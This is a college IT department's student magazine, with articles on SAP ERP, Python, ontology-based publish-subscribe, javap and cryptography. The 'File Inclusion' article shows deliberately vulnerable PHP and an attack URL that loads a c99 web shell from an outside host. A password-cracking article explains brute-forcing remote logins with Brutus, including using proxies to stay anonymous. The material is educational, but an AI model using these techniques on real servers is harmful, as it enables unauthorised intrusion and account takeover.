Vidyavardhini's
College of Engineering and Technology
DEPARTMENT OF INFORMATION TECHNOLOGY

Dig-it

UNEARTHING THE TREASURES OF I.T

Gaurav Purandare
(TE IT)

Jekin Trivedi
(TE IT)

HEADS CORNER

It gives us a great pleasure to bring the first edition of our technical magazine "Dig-IT", which is a outcome of great cooperation and understanding between the staff and the students of the department of Information Technology.

Also, we would like to thank honorable Principal, Dr. Mohan N. Bhawe for their continuous and firm support. Finally, we would like to thank Prof. Chandan Kolvankar (HOD-IT DEPT.) and Mrs. Anagha Patil (Staff-In-Charge, Dig-IT) for their guidance.

Last but not the least; we would like to convey our deep appreciation for the strong participation in, and support for the "Dig-IT" to our team members. This event could not have been a success without selfless and generous efforts of our team members.

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INDUSTRY SECTION

SAP ERP

"SAP ERP has clearly become the standard from which all other enterprise resource planning solutions are measured. Trusted across the globe by enterprises engaged in transforming their organizations into best-practises businesses, the application's inherent flexibility allows them to address their plans for growth – anywhere, any way, and on their timeline."

The SAP® ERP application provides the software foundation that large enterprises and midsize companies trust to optimize business insight and enable operational excellence. Leveraging this foundation, you can build the flexible business processes you need today – and tomorrow. With over 140,000 installations in 120 countries and 34 languages, SAP ERP delivers the powerful functionality, global orientation, and flexible options needed to gain a sustainable, competitive advantage and position your organization for profitable growth. Whether you face a single organizational obstacle or need to enhance business processes from beginning to end, SAP ERP provides the business management solution that meets your needs and scales for growth.

SAP ERP is a world-class, fully integrated application that fulfills the core business needs of midsize companies and large organizations across all industries and market sectors. It helps enterprises like yours manage financials, human capital management, procurement, logistics, asset management, and corporate services.

Enterprise resource planning (ERP) plays a vital role in enabling your success. With the right ERP software, you can boost corporate performance while you:
- More easily manage complex corporate structures, market channels, and business scenarios
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- Scale global business operations efficiently through shared services
- Manage talent and plan for your future workforce needs
- Optimize valuable corporate resources and assets
- Reduce operating costs
- Allocate more investment to strategic

The Standard in Enterprise Resource Planning Software
- **Industry-specific functionality --**
  The SAP® ERP application provides support for more than 25 industries with industry-specific features that enable organizations to leverage industry-wide best practices.
- **Built for business and power --**
  Users – A flexible and intuitive user interface enables SAP ERP to fit the needs of expert, casual, and mobile users alike.
- **Advanced business intelligence, reporting, and analytics**

With extensible and complementary SAP Business Objects™ solutions, you can gain even better insight into your business and processes.
- **Service-oriented architecture (SOA) –**
  Reusable enterprise services are readily available for deploying flexible business processes.
- **Innovation without disruption –**
  The enhancement package for SAP ERP contains improved general business and industry functionality, enterprise services, and other interface and process improvements. Enhancement packages are cumulative and can be downloaded and installed as part of a support pack update.

SAP ERP supports a broad range of business processes. These include financial management, human capital management, procurement, asset management, logistics execution, product development, manufacturing, sales, service, and corporate services. Using the robust functionality that SAP ERP provides for these business processes, you can:
- More tightly link your business operations and improve visibility
- Enhance financial management and reporting
- Effectively manage your workforce – both locally and globally
- Achieve superior flexibility for addressing new business requirements
- Gain easier access to enterprise information and reports
- Give employees tools to perform their jobs efficiently
- Take advantage of software designed for adaptability that grants you the freedom to innovate

Financial Management:
SAP ERP provides a comprehensive financial management solution for the most complex businesses across a broad range of industries. It is a proven enterprise software solution for addressing critical functions, such as financial and management accounting and reporting, financial supply chain management, working-capital management, and treasury and risk management.

Human Capital Management:
The SAP ERP Human Capital Management solution offers a complete and integrated set of applications to help your organization – regardless of industry or geographic location – more effectively to manage your most important asset, people. Automation of core HR processes, such as employee administration, payroll, and legal reporting, increases efficiency and supports compliance with changing global and local regulations.

Sales and Service:
By providing a comprehensive and integrated sales and service solution, SAP ERP can help you simplify the entire order-to-cash cycle, deliver orders on time, and benefit from

profitable sales and interaction channels. As a result, you can accelerate processes, reduce operational costs, boost productivity, and increase sales and profit margins.

Product Development and Manufacturing

Through streamlined, new-product development and introduction processes, SAP ERP helps you shorten time to market, deliver high-quality products, respond to changes in demand, and ensure delivery of promised orders.

Asset Management

SAP ERP also enables organizations to efficiently manage their enterprise assets, such as production equipment, tools, vehicles, and facilities.

Business Objective	SAP ERP Benefit
Increased Productivity	- Improve cost control through integrated management of key business process across your organization. - Improve operational efficiency by extending the reach of business process es throughout and beyond the enterprise. - Accelerate response to market changes and competitive challenges.
Reduced cost through increased flexibility	- Improved process standardization, efficiency and adaptability by utilizing Service Oriented Architecture (SOA). - Gain access to transaction, information and collaborative activities across broad business community. - Add specific functionality as needed to support evolving business requirements. - Protect and leverage existing investments in SAP solutions.
Optimized IT spending	- Cut IT costs by tightly integrating and optimizing core business processes. - Reduce capital outlay by eliminating the need to purchase third party software. - Lower costs by standardizing enterprise software on a single integration platform. - Enable faster, more cost -effective business expansion by eliminating the complexity of managing homegrown or heterogeneous software application.
Faster higher ROI	- Use rapid implementation techniques that cost less than half of what traditional approaches cost - Gain rapid access to needed functionality through preset defaults and prepackaged, industry specific version - Enhance the value of existing software investments by increasing their use throughout the enterprise
Innovation without disruption	- Take advantage of new functionality through SAP ERP enhancement packages rather than upgrades - Implement functionality to support business processes incrementally as your business requires – an evolutionary approach that protects your existing IT investments and reduced costs.

By: Mr. Jayesh Patil,
Senior SAP ABAP Consultant,
Parle Agro Pvt. Ltd.

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ALUMNI AND STAFF SECTION

Forget Windows: Midori is coming

WINDOWS is a name that has ruled the whole computer world since its first launch in November 1985. Since then it is like a trademark of **Microsoft Inc.** With many advanced versions of Windows available today such as Windows XP, Windows Vista, it is the most used operating system in the world. In 2010, Microsoft has launched **WINDOWS 2007**, but now here is time to experience a yet another technology of operating systems.

Yes, MICROSOFT is working on a new generation of operating systems called Cloud-Based Operating System and rumors are there that MIDORI will be their first such operating system, which will replace Windows fully from computer map.

WHAT'S THE DIFFERENCE?

MIDORI is an offshoot of Microsoft Research's Singularity operating system. In this the tools and libraries are completely managed code. **MIDORI** is designed to run directly on native hardware (x86, x64 and ARM), will be hosted on the Windows Hyper-V hypervisor, or even be hosted by a Windows process.

MIDORI can be also seen as **MICROSOFT'S** answer those competitors who are applying "Virtualization" as a mean to solving issues within contemporary computing.

The main idea behind **MIDORI** is to develop a *lightweight portable OS* which can be mated easily to lots of various applications.

IMPORTANCE OF MIDORI:

For knowing the importance of *MIDORI* you have to think about, how an operating system is loaded on a computer. Actually operating system is loaded onto a hard disk physically located on that machine. In this way, the operating system is tied very tightly to that hardware. As Windows is dependent on hardware, it might face opposition from contemporary ways of working because people are extremely mobile in using different devices in order get diverse information.

Due to this trend installing different applications on a single computer may led to different compatibility issues whenever the machine require updating. The new operating system will solve these problems by the concept of virtualizing. This will solve problems such as widespread security vulnerabilities, unexpected interactions among different applications, failures caused by errant extensions, plug-ins, and drivers and many more.

By: Kanan Patel,
(Murray State University)
VCET-IT Batch 2009.

Flypp- an application platform of Infosys

From the development point of view..the industry are now using frameworks more than the basic technology. Like for ex- the direct use of JSP and Servlets are minimal and the frameworks like JSP, Struts, Spring are used extensively. Servlets are used only for developing the main controller in MVC architecture. Industries are not concerned whether the developer knows the basic technology, they want them to learn how to use frameworks.

A new concept of "Software as a Servicce" called as SaaS is also growing in the industry. It is somewhere related to Cloud Computing. Recent development is also going on the concept of "Portlets", Microsoft and Sun are both doing more research work on that – My senior.

Also the individual development project are now getting reduced in number and industries are coming up introducing direct solutions for their customers. Recently Infosys launched Flypp as an application platform.Infosys will now be expanding in the field of "Cloud Computing" too.

Flypp, a white-labeled smart application platform, will empower mobile service providers to delight digital consumers through a host of ready-to-use experiential applications across a universe of devices...

Worldwide, the mobile applications market is rapidly evolving and emerging markets including India are a hot bed of opportunity and innovation. The emerging digital consumer is driven by convenience, choice and instant gratification. According to Subhash Dhar, Member of the Executive Council, and Group Head-Sales & Marketing at Infosys, "Smart

applications are now making it possible to deliver a personalized and interactive user experience. Mobile service providers are seeing a steady shift in value from providing connectivity to monetizing digital demand. Flypp™ from Infosys enables this capability for mobile operators through a plug-and-play model. This is part of our continued thrust to provide platforms and products to help our clients rapidly capitalize on evolving business opportunities."

Flypp™ is a ready-to–launch application platform for mobile operators. This operator-centric platform enables mobile operators to offer a bouquet of applications, including third party ones to its subscribers with a rich and engaging customer experience. The platform can be easily integrated into an operator's current technology environment and can also plug-and-play with their existing on-deck applications.

Flypp™ also provides Independent Software Vendors (ISVs) a viable and attractive channel to showcase and monetize their proprietary applications across multiple regions and service providers. The platform also includes an Application Toolbox to test and certify the satisfactory operation of applications on service provider environments.

By: Prakash Saraf
(Infosys Technologies Limited.)
VCET-IT Batch 2009.

Publish-Subscribe Systems Based on Ontology

Today we come across e-commerce sites such as Priceline.com and Hotwire.com that provide email notifications to subscribers about price changes and hot deals. A recent service by Google.com called Google Alerts provides email updates to users regarding relevant Google results. Another interesting example is the stock quote tracking service provided by Yahoo.com. There is a growing use and demand for large-scale information dissemination systems.

Publish-subscribe applications are an important class of content based dissemination systems where the message transmission is defined by the message content. With the increasing use of XML as the standard format on many Internet-based applications, XML based pub-sub applications have been evolved. In a typical publish–subscribe (pub–sub) system, a user specifies his/her interest. Whenever new content is produced, it is selectively delivered only to the interested subscribers.

In an XML based pub-sub system, published data is saved as XML documents. User preferences are converted into XPath queries. The documents are then filtered against the queries and only the matched documents are delivered to the intended user.

Various filtering mechanisms such as XFilter, YFilter, AFilter, Bitmap Filtering, TwigX-Guide, FiST etc. have been developed for filtering XML documents, but these mechanisms do not filter the documents for semantic matched information with user profiles. Semantic matching can be accomplished using Ontology.

Ontology describes the concepts in the domain and also the relationships that hold between those concepts. In recent years the development of ontologies has been moving from the realm of Artificial-Intelligence laboratories to the desktops of domain experts. Ontologies have become common on the World-Wide Web. The ontologies on the Web range from large taxonomies categorizing Web sites (such as on Yahoo!) to categorizations of products for sale and their features (such as on Amazon.com).

Ontologies are usually expressed in a logic-based language, so that detailed, accurate, consistent, sound, and meaningful distinctions can be made among the classes, properties, and relations. The element required for the semantic web is the web ontology language (OWL), which can formally describe the semantics of classes and properties used in Web documents. It is designed for use by applications that need to process the content of information instead of just presenting information to humans. OWL can be used to explicitly represent the meaning of terms in vocabularies and the relationships between those terms. OWL adds more vocabulary for describing properties and classes, relations between classes, cardinality, equality, richer typing of properties, characteristics of properties, and enumerated classes.

In a pub-sub system based on semantic matching, query node is checked in an ontology class and only if it is found, the XPath queries are transformed to multiple queries to fetch semantic data. For example a user, say User A, subscribes for songs sung by singer A. Whenever new songs of singer A will be uploaded, they will be delivered to the User A. Now suppose there exists some relationship between singer A and singer B in the Ontology Class, so not only songs of singer A but also of singer B will be delivered to the user.

Example:
Sample XML document
```
<dblp>
<masterthesis mdate="2002-01-03" key="ms/Brown92">
<author>Kurt P. Brown</author>
<title>...</title>
...
<school>...</school>
</masterthesis>
<phdthesis pdate="2002-05-03" key="ms/John3">
<author>J. Brown</author>
...
```

```
</phdthesis>
<dissertation key="ms/Smith92">
<author>Kurt P. Smith</author>
<title>...</title>
...
</dissertation>
<article mdate="2006-01-03" key="tr/dec/SRC1997-019">
...
</article>
</dblp>
```

Sample OWL Class for semantic matching

```
<owl:Class rdf:ID="dissertation">
<rdfs:subClassOf>
<owl:Class rdf:ID="thesis"/>
</rdfs:subClassOf>
</owl:Class>
<owl:Class rdf:ID="masterthesis">
<rdfs:subClassOf>
<owl:Class rdf:ID="thesis"/>
</rdfs:subClassOf>
</owl:Class>
<owl:Class rdf:ID="phdthesis">
<rdfs:subClassOf>
<owl:Class rdf:ID="thesis"/>
</rdfs:subClassOf>
</owl:Class>
```

Sample Query

```
/dblp/thesis/author
```

Matched semantic result from XML document

```
<dblp>
<masterthesis mdate="2002-01-03"
key="ms/Brown92">
<author>Kurt P. Brown</author>
</masterthesis>
<phdthesis pdate="2002-05-03" key="ms/John3">
<author>J. Brown</author>
</phdthesis>
<dissertation key="ms/Smith92">
<author>Kurt P. Smith</author>
</dissertation>
</dblp>
```

As shown in the example, the user requested thesis data, but he/she not only got thesis data but also got data related to master thesis, phd thesis and dissertation thesis. This is accomplished by exploiting class-subclass relationship of OWL class, thus providing semantically matched results.

By: Swati Saigaonkar(Lecturer, IT DEPT.)

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[2] Joonho Kwon, Praveen Rao, Bongki Moon, Sukho Lee, "Value-based Predicate Filtering of Streaming XML Data", International Conference on Multimedia and Ubiquitous Engineering, 2007.

[3] Ei Chaw Htoon, Thi Thi Soe Nyunt, "M-Filter: Semantic XML Data Filtering System for Multiple Queries", Eigth IEEE/ACIS International Conference on Computer and Information Science, 2009.

[4] Joonho Kwona, Praveen Rao, Bongki Moon, Sukho Lee, "Value-based predicate filtering of XML documents", Data & Knowledge Engineering, 2008.

PYTHON

www.python.org is a free and open source programming language. Due to its robustness, scalability, power and ease of use, it has become one of the top programming languages of choice in the IT Industry. As a result of this growth in popularity, many universities are considering its inclusion in the courses for computer science related degree courses. Right now though, not many colleges teach this extremely powerful language, thus many students are unaware of Python.

Application Domains-

Python is used in many application domains.

Web and Internet Development

Python offers a wide range of choices for web development:

- Writing basic CGI scripts.
- Frameworks such as Django and TurboGears.
- High-end solutions such as Zope.
- Advanced content management systems such as Plone.

For custom web solutions and other internet-based applications:

- Extensive support for HTML and XML.
- E-mail processing.
- Support for many other Internet protocols.

Database Access

- Custom and ODBC interfaces to MySQL, Oracle, MS SQL Server, PostgreSQL, SybODBC, and others are available for free download.
- Standard Database API.
- Object databases such as ZODB and Durus.

Desktop GUIs

The Tk GUI development library is included with most binary distributions for Python.

- wxWidgets
- GTK+
- Qt
- Microsoft Foundation Classes through the win32 extensions
- Delphi

Scientific and Numeric-

Python is widely used in scientific and numeric computing:

- Bioinformatics
- Python course in Bioinformatics
- Physics

by the Python Software Foundation.

Education-

Python is a superb language for teaching programming, both at the introductory level and for more advanced courses.

- Education Special Interest Group is a good place to start.
- pyBiblio links to many different resources.
- The Software Carpentry Course, funded.

Network Programming-

In addition to the web and internet support described above, Python also provides support for lower level network programming:

- Easy-to-use socket interface.
- Twisted Python, a framework for asynchronous network programming.

Software Development-

Python is often used as a support language for software developers, for build control and management, testing, and in many other ways.

- SCons for build control.
- Buildbot and Apache Gump for automated continuous compilation and testing.
- Roundup or Trac for bug tracking and project management.
- Roster of Integrated Development Environments.

Game and 3D Graphics

Python is widely used in commercial and hobby game development:

- A partial list of games is on the Python Games wiki page.
- PyGame and PyKyra are two of the game frameworks available for Python.
- List of 3D rendering libraries available for Python.
- PyWeek is a semi-annual game programming contest.

By: Yogesh Pingle (Lecturer, IT-DEPT.)

Theory Of Practical

The theoretical knowledge is the body of technology, but practical knowledge is the heart of technology. For the proper pumping and blood circulation in the field of technology, students must have proper practical knowledge. Achieving this task is not a big thing, the only thing needs to be done is to attend the laboratory to perform the experiments. Clear practical doubts by discussing their problems with the concerned teacher in the laboratory.

On the journey of life's highway...
"Keep your eyes upon the goal,
Not upon the whole."

By: Maryum Jawadwala (Lecturer, IT-DEPT.)

Scanned by CamScanner

Scanned by CamScanner

File Inclusion

The File Inclusion (RFI/LFI) technique is used by attackers to gain access into the process of exploiting a website.

In a File Inclusion, Attackers run their own code on a vulnerable website. Actually what happen is the admin will allow any file to upload on its server like an php,gif,jpeg,etc...means he is not checking which type of file the user is uploading. The attack involves importing code (the code is like an php shell ex.:-c99shell.php) into a program (the program will be a php file which contain code to include a file) by taking advantage of the unenforced and unchecked assumptions(no checks on type of file the user is uploading or referring) the program makes about its inputs. If the attacker can include their own malicious code on a web page, it is possible to "convince" a PHP script to include a remote file instead of a presumably trusted file from the local file system.

Here I am going to explain only Remote File Inclusion...

How the attack works for Remote File Inclusion

Remote File Inclusion, known as RFI, is the technique to attack website by injecting php script into target website. It includes "External" files (PHP Shell) in a victim website. If attacker exploits successfully, he can execute arbitrary command on victim web server.

For instance, a piece of vulnerable PHP code would look like this:

```
[code]
<?php
//The page we wish to display
$file =$_GET['page'];
<-- Vulnerable !!?>
include($file .".php");
[End [code]
```

Where:-

. <?php ?> -->this tag include php code.

. include() -->this function is like import in java or like in main.php file. We want to have a menu displayed at top that menu is coded in other menu.php file.

. "." -->it's the concatenation operator like "+" in java.

4. $file -->it's a php variable (php variables starts from $ sign).

5. $_GET['page'] -->it is used to get the value of "page" variable using GET method.

From the code, we can see that it does not perform any checks on the content of the $page variable so it is easy to put our file (PHP Shell) into webpage like this [URL] http://www.hackme.com/index.php?page=http://www.cwh. org/c99.php?

Here we have not uploaded a file on server instead "hackme.com" allows a remote file to be included in its webpage.

So what we will do is we upload a file on some site like our own site and then the path to shell is provided in url.Then the code will look like this...

```
[code]
<?php
$file ="http://www.cwh.org/c99.php?";
//$_GET['page'];
include($file .".php");
//include(http://www.cwh.org/C99.php?.php)
?>
[End code]
```

** We put "?" at the end of the URL, This makes the script fetch the intended file, with the appended string as a parameter (which is ignored by the attacker's script)**

It means anything after "?" will be ignored. So ".php" will be ignored. If we don't use "?" we will get url like this [URL] http://www.hackme.com/index.php?page=http://www.cwh. org/c99.php.php which will give error.

For its video example refer the below link.
http://www.youtube.com/watch?v=yBJyvT9V8ZE

By: Mahesh Patel(TE-IT)
Reference: www.hackmycrack.com/

Can You Get A MAC Address From An IP Address?

TCP/IP networks use both the IP addresses and MAC addresses of connected computers. A computer's assigned IP address changes over time, but the MAC address of the computer hardware is fixed. In some situations you may know the IP address of some computer and want to determine its MAC address.

It is usually not possible for a person to get the MAC address of a computer from its IP address alone. These two addresses originate from different sources. Simply stated, a

computer's own hardware configuration determines its MAC address while the configuration of the network it is connected to determines its IP address.

However, computers connected to the same TCP/IP local network can determine each other's MAC addresses. The technology called ARP - Address Resolution Protocol included with TCP/IP makes it possible. Using ARP, each computer maintains a list of both IP and MAC addresses for each device it has recently communicated with.

Most computers allow you to see the list of IP and MAC addresses that ARP has collected there. In Windows, Linux and other operating systems, the command line utility "arp" shows this information. Using "arp," you can in fact determine the MAC address of some computers from their IP address. ARP works only within the small group of computers on a local area network (LAN), though, not across the Internet. ARP is intended for use by system administrators and is not generally useful as a way to track down computers and people on the Internet.

By: Ravi Ramanathan (SE-IT)
Reference:About.com

Passwords and Hash Cracking

BRUTUS

Brutus is a very common remote password cracker. Typically it provides two major capabilities for password cracking one of which is the common dictionary attack. Though it can be used for dictionary attack, the best part of it is what it stands for i.e. Brute Force Attack.

Being free it's a popular tool for cracking weak passwords. Typically for launching a dictionary attack you will have to do the following:

You'll have to create two files username.txt and password.txt having as many words as possible and browse and select the file containing your word list. You'll also have to get the ip of the remote server which is pretty easy if you have to domain-name.

In windows simple type the following in cmd to obtain ip:

nslookup domain-name

You can get some good password lists at 37 http://packetstormsecurity.org/Crackers/wordlists/

Using Brutus in Brute Force mode:

The main feature as such of Brutus is its Brute Force mode. For this you'll have to change the password mode to brute force. Then you would be required to specify what kind of characters you want, to be included in brute force. Basically

if you have any idea about the password (eg. You know that the password is only numeric) then it refines the search to a great extent.

Brutus leaves a huge log (of trial and error) in the server containing your ip and other details so if you wish to be anonymous you may as well use the proxy facility of Brutus.

Brutus latest version is AET2 having the following features:

- Multi-stage authentication engine
- No username, single username and multiple username modes
- Password list, combo (user/password) list and configurable brute force modes
- Import and Export custom authentication types as BAD files seamlessly
- SOCKS proxy support for all authentication types
- User and password list generation and manipulation functionality
- HTML Form interpretation for HTML Form/CGI authentication types

You can download brutus from:
http://www.hoobie.net/brutus/brutus-download.html

RAINBOW CRACK

Password cracking nowadays is much more difficult with the gradual increase in strength of passwords and usage of Hashing algorithms (commonly the MD5) to store passwords.

The latter can be addressed in a much different way using what is known as Rainbow table.

We use a tool called **Rainbow crack,** which is a brute force hash cracker to generate all possible plaintexts and compute the corresponding hashes on the fly, and then compare the hashes with the target hash. The plaintext is found if one of them match, otherwise the intermediate computation results are discarded.

It uses Rainbow tables for cracking. A time-memory tradeoff hash cracker needs a precomputation stage. In this stage all plaintext/hash pair within the selected hash algorithm, charset, plaintext length range are computed and the results are stored in files called rainbow table. It is time consuming to do this kind of computation. Once the onetime precomputation is finished, hashes within the table can be cracked with much better performance than a brute force cracker.

A rainbow table is a lookup table offering a time-memory tradeoff used in recovering the plaintext password from a password hash generated by a hash function, often a cryptographic hash function.

Rainbow tables are a refinement of an earlier simpler algorithm by Martin Hellman that used the inversion of hashes by looking up precomputed hash chains. With rainbow table in place brute force speed steps up even more .This method is typically used in tools like Cain and Abel etc. Rainbow Table

are created once for a particular hashing algorithm and then repeatedly used for the lookups unmodified. Increasing the length of the chain in Rainbow tables decreases the size of the table. It also increases the time required to perform lookups, and this is the time-memory trade-off of the rainbow table. In a simple case of one-item chains, the lookup is very fast, but the table is very big. Once chains get longer, the lookup slows down, but the table size goes down.

Rainbow Cracker can be downloaded at: http://project-rainbowcrack.com/

By: Anvith Bhat(TE-IT)

File Sharing in WindowsXP

Introduction

On a Windows XP-based computer, you can share files among both local and remote users. Local users log on to your computer directly through their own accounts or through a Guest account. Remote users connect to your computer over the network and access the files that are shared on your computer.

You can access the Simple File Sharing UI by viewing a folder's properties. Through the Simple File Sharing UI, you can configure both share and NTFS file system permissions at the folder level. These permissions apply to the folder, all the files in that folder, subfolders, and all the files in the subfolders. Files and folders that are created in or copied to a folder inherit the permissions that are defined for their parent folder.

Turning on and turning off Simple File Sharing

To turn Simple File Sharing on or off in Windows XP Professional, follow these steps:

1. Double-click **My Computer** on the desktop.

2. On the Tools menu, click **Folder Options.**

3. Click the **View** tab, and then select the **Use Simple File Sharing (Recommended)** check box to turn on Simple File Sharing (Clear this check box to turn off this feature).

Managing levels of access to shares and to files

Level 1: My Documents (Private)

The owner of the file or folder has read and write permission to the file or folder. Nobody else may read or write to the folder or the files in it. All subfolders that are contained in a folder that is marked as private remain private unless you change the parent folder permissions. To configure a folder and all the files in it to Level 1, follow these steps:

1. Right-click the folder, and then click **Sharing and Security.**

2. Select the **Make this Folder Private** check box, and then click **OK.**

Level 2: My Documents (Default)

The owner of the file or folder and local Computer Administrators have read and write permission to the file or folder. Nobody else may read or write to the folder or the files in it. This is the default setting for all the folders and files in each user's My Documents folder.

To configure a folder and all the files in it to Level 2, follow these steps:

1. Right-click the folder, and then click **Sharing and Security.**

2. Make sure that both the **Make this Folder Private** and the **Share this folder on the network** check boxes are cleared, and then click **OK.**

Level 3: Files in shared documents available to local users

Files are shared with users who log on to the computer locally. Local Computer Administrators can read, write, and delete the files in the Shared Documents folder. Restricted Users can only read the files in the Shared Documents folder. In Windows XP Professional, Power Users may also read, write, or delete any files in the Shared Documents Folder. The Power Users group is available only in Windows XP Professional. Remote users cannot access folders or files at Level 3. To allow remote users to access files, you must share them out on the network (Level 4 or 5).

To configure a file or a folder and all the files in it to Level 3, start Microsoft Windows Explorer, and then copy or move the file or folder to the Shared Documents folder under My Computer.

Level 4: Shared on the Network (Read-Only)

Files are shared for everyone to read on the network. All local users, including the Guest account, can read the files. But they cannot modify the contents. Any user can read and change your files.

To configure a folder and all the files in it to Level 4, follow these steps:

1. Right-click the folder, and then click **Sharing and Security.**

2. Click to select the **Share this folder on the network** check box.

3. Click to clear the **Allow network users to change my files** check box, and then click **OK.**

The following table describes the permissions:

Access Level	Everyone (NTFS/File)	Owner	System	Administrators	Everyone (Share)
Level 1	Not available	Full Control	Full Control	Not available	Not available
Level 2	Not available	Full Control	Full Control	Full Control	Not available
Level 3	Read	Full Control	Full Control	Full Control	Not available
Level 4	Read	Full Control	Full Control	Full Control	Read
Level 5	Change	Full Control	Full Control	Full Control	Full Control

Level 5: Shared on the network (Read and Write)

This level is the most available and least secure access level. Any user (local or remote) can read, write, change, or delete a file in a folder shared at this access level.

We recommend that this level be used only for a closed network that has a firewall configured. All local users including the Guest account can also read and modify the files.

To configure a folder and all the files in it to Level 5, follow these steps:

1. Right-click the folder, and then click **Sharing and Security**.

2. Click to select the **Share this folder on the network** check box, and then click **OK**.

By: Aditi Chavan (TE-EXTC)
Reference: http://support.microsoft.com/

Looking "Under the Hood" with javap

There's a utility that is included with the Java Development Kit that is seldom used but can be remarkably handy. That utility is called javap and it is used to disassemble Java bytecode, which is in a binary format, into a readable form. Most people know that, when you compile your '.java' files, they become '.class' files but most people never bother to look at what is actually produced. Sometimes, what you can find in your bytecode can be quite enlightening.

How to read bytecode?

Let's start with a simple Java program and see what the bytecode looks like. Once you've compiled your program simply use the command javap -c [ClassName] to view the bytecode (The -c switch indicates that you want to disassemble the code). In my case, the command I used was javap -c SimpleProgram.

A simple Java program:

```java
public class SimpleProgram
{
    public static void main(String[] args)
    {
        System.out.println("Hello World!");
    }
}
```

The resulting bytecode:
Compiled from "SimpleProgram.java"
public class SimpleProgram extends java.lang.Object
{
public SimpleProgram();
  Code:
   0:      aload_0
   1:      invokespecial   #1; //Method
java/lang/Object."":()V
   4:      return
public static void main(java.lang.String[]);
  Code:
   0:      getstatic   #2; //Field
java/lang/System.out:Ljava/io/PrintStream;
   3:      ldc   #3; //String Hello World!
   5:      invokevirtual   #4; //Method
java/io/PrintStream.println:(Ljava/lang/String;)V
   8:      return   }

There are two methods in this bytecode, SimpleProgram and main.We defined only one method in our program and that was main,so why do we now have two in bytecode? The first method,named SimpleProgram,is the default constructor that is automatically supplied in the case that you don't provide a constructor. So, default constructors are generated by the compiler.

Now,line-wise understanding of bytecode is:

0:aload_0

The first value, 0, is the offset of the instruction from the beginning of the method.The rest of the line is a bit more interesting in that it contains an operator (sometimes called an opcode) and any arguments for that opcode, if applicable. In our first line, we're going to push a value from the "local variable table" onto the stack.

1:invokespecial   #1; //Method java/lang/Object."":()V

This line does invokes the constructor of the parent class (in this case, Object),where as #1is just an index into a constant table. Index #1 apparently references the constructor of Object.Finally, the last line returns us from our constructor.

Now,our main method with bytecode:
0:getstatic #2; //Field
java/lang/System.out:Ljava/io/PrintStream;

This line include the opcode getstatic.This opcode gets a static field (in this case, System.out) and pushes it onto the operand stack.Here,#2 refers to that field in our constant table.

3:ldc #3; //String Hello World!

This line uses the opcode ldc, which loads a constant onto the operand stack. At this point, we're going to load whatever constant is in index #3 of our constant table. That constant is our String, "Hello World!".

5:invokevirtual   #4; //Method
Java/io/PrintStream.println:(Ljava/lang/String;)V

This line invokes the method println of our object System.out. The process involved here is to pop the two operands off the stack and then execute the method. At this point, our method is over and we return.

So,we can use javap for finding the bytecode.It is often helpful to look at the bytecode directly to see what is really happening when your code is executing.

By: Jekin Trivedi(TE-IT)

Uncrackable Codes

Dr. Michael Rabin, currently at Harvard, announced a new kind of cipher that is "provably unbreakable." And, indeed, it is exactly that, given the assumptions on which it is based. Two people wishing to exchange a secret message would need to set up a source of genuinely random numbers that broadcasts these numbers to both of them, and that produces so many random numbers that no eavesdropper could possibly record everything it broadcasts for whatever interval of time it takes to set up a message.

The first step in sending a message would be for the sender to notify the receiver to start listening for random numbers at a certain time, or both parties might be continuously listening, so that the numbers to be used might be collected over days or weeks instead of minutes. Both parties would, according to a prearranged system governed by a key, listen for, and record, a minute subset of the broadcast random numbers, small enough that it could be recorded easily.

Then, the sender would use those recorded numbers to encipher the message, and the receiver would use them to decipher it.

An eavesdropper, trying to determine the key of the prearranged system used to pick the random numbers used to encipher the message, would need to be able to refer to all the broadcast random numbers, because the eavesdropper wouldn't know which ones were the right ones until after he had actually broken the code.So, the code is unbreakable, if it really is impossible to record the complete random number broadcast.

But it would seem that the difficulty of recording an entire broadcast could only be something like a million times greater than that of recording a minute piece of it, where it must be possible to actually find the pieces of the broadcast, and receive them accurately. The broadcast couldn't just be a single digital signal of reasonable bandwidth, as any single signal that could easily be listened to could also be recorded. Instead, thousands of separate signals on different channels, using multiplexing techniques such as are used for FM stereo broadcasts, or for sending telephone conversations over microwave signals, would be needed. An optical channel, where hundreds of lasers at different wavelengths of visible light are each modulated by a wide-bandwidth complex signal of this sort would be better.

Thus, the assumption that the total signal cannot be recorded is based on a comparison between the recording abilities of the communicating parties and the eavesdropper. This is like public-key cryptography, which is assumed to be

secure because the communicating parties have enough computer power to multiply two big numbers together, but the eavesdropper does not have a computer that is sufficiently larger that it can factor the product of those two numbers.

But a factor of a million, or even a billion, is not anywhere near the size of the disparity in computer power that most public-key cryptosystems require of an attacker.

This new cryptosystem c is an interesting idea, and it allows people to look at the problem of encryption from a different angle. But it is not a new, more practical way to achieve a higher degree of security than previously available.

This system does, however, have one advantage over public-key systems like RSA. It is only assumed that, when one uses a modulus that is the product of two sufficiently large prime, the computer power required to break RSA is many times greater than the computer power required to use RSA for communications. The need for a wideband tape recording capability to have the entire random bit stream available for later use in cryptanalysis in this system, however, is provable. So we do have a proven level of security, but that level of security is not an absolute one. It might also be noted that, as it has had to record large quantities of radio transmissions for later analysis, the National Security Agency is known to have a lot of experience in designing very good high-bandwidth recording equipment. This ability was necessary for intercepting radio signals transmitted using spread-spectrum techniques, as well as for monitoring all radio traffic of interest in any given place.

The most common form of spread-spectrum communications is called frequency hopping. A pseudorandom number generator is used to determine which radio frequencies are used in succession for small parts of a transmission. If the pseudorandom number generator is of cryptographic quality, an eavesdropper would have to record the signals, if any, found on all the channels that could be used for the transmission. This new proposed cryptosystem is a bit like spread-spectrum communications turned inside out. A spread-spectrum signal which extends over too many channels for anyone to record would also be protected against ever being intercepted. In spread-spectrum, a wide bandwidth is mostly silent, except for the small part in which a signal is being sent. In this system, a wide bandwidth is filled with a stream of random numbers, but only a small part of them is used.

The advantage of this new system over spread-spectrum is that there is no way to distinguish the random numbers that are used from those that are not used by looking at them. The message itself provides a way to distinguish those that produce sensible text from those that don't, but the message is not sent until after the random numbers used with it are sent, so the random numbers must all be recorded.

However, one could improve the spread-spectrum technique by filling all the unused channels with random signals for a closer correspondence with this new idea.

By: Gaurav Purandare(TE-IT)
Reference: http://rfidwizards.com

What's the world's fastest supercomputer used for?

The world's fastest supercomputer will probably never be known as the world's fastest supercomputer. RIKEN's MDGrape-3 is the first machine to break the **petaflop** barrier -- that's 1 quadrillion calculations (floating-point operations, to be specific) per second -- and it's three times faster than the currently ranked fastest computer in the world, IBM's **BlueGene/L.** But MDGrape-3 is so specialized that it can't run the software used to officially rank computing speed. What it can do is determine the effect of any chemical compound on one of the most intricate systems in the human body in a couple of seconds.

